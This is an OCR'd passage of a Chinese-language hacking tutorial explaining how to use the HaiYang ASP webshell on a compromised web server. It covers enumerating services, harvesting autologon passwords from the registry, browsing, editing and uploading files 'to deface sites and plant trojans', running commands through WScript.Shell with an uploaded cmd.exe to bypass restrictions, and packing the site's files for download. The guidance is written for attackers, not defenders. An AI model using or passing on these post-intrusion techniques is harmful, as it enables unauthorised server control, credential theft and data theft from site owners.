


图3

2．系统服务信息

这项功能是用来查看服务器上面开了哪些服务的，对于我们了解服务器的信息有很大作用。例如查看服务器有没有开启终端服务（也就是我们常说的3389），可以查找“TermService”，如图4。可以看到服务名称、启动类型、运行状态、服务描述、文件路径及参数等等很多详细的信息（如果管理员将workstation服务禁用了，ASP木马就没法查看到服务的相关信息了）。




图4

3．服务器相关数据

通过这项功能我们可以了解服务器的系统磁盘、站点文件夹、终端端口及自动登录等等信息，如图5。如果遇到有个管理员偷懒，为了让服务器每次启动后不必输入密码就自动登录，把用户名和密码的信息写在了注册表里，我们就可以捡一个天大的便宜喽！




图5

4．服务器组件探针

这项功能是用来查看服务器的组件支持情况，如图6。√表示服务器支持该组件，否则为不支持。我们比较关心的是“Scripting.FileSystemObject（FSO组件）”，这是用于读写文件的组件和“WScript.Shell”，这是用于执行命令的组件。




图6

5．FSO文件浏览操作器

通过FSO文件浏览操作器我们可以方便的操作网站上的文件，如图7。

在“盘符”处选择下拉菜单下的“.”就会看到海阳木马下的所有文件了。通过上面一排人性化的按钮可以很方便的操作目录下的文件。“编辑”、“删除”等等功能实在是黑站挂马“必备良药”。点

击“上传”会打开上传文件的对话框，通过“浏览”选择本地要上传的文件，“保存为”为我们上传后的文件在服务器上的路径，如图8。




图7




图8

6. WScript.Shell程序运行器

这个功能非常实用，我们可以在webshell的环境中轻易的执行命令，例如**net user**、**net start**、**netstat -an**等等。前提是“WScript.Shell”组件没有被禁用，如图9。在“命令/参数”填上要执行的命令，单击“运行”就可以查看到结果了。如果有时不能执行命令，提示“拒绝访问”(Windows 2003系统默认就是这样)，我们可以尝试自己上传一个cmd.exe到“C:\Documents and Settings\All Users\Documents”目录或者网站的根目录，然后在“路径”处填入上传的cmd.exe所在的路径，在“命令/参数”填上我们要执行的命令，就应该能够成功执行命令了(如果提示XXX不是有效的对象之类的提示，这条路可能就走不通了)。




图9

7. 文件夹打包/解开器

有时候我们对网站的数据很感兴趣，就可以利用这个功能把网站的所有内容打包成一个文件，然后下载回来慢慢研究，如图10。




图10

在“文件夹打包：”处填上想要打包的路径，例如c:\inetpub\wwwroot。单击“开始打包”海阳木马就会把c:\inetpub\wwwroot下的所有内容打包到“HYTop.mdb”文件中。把它下载回来后还不能直接使用WinRAR解压缩读取里面的内容，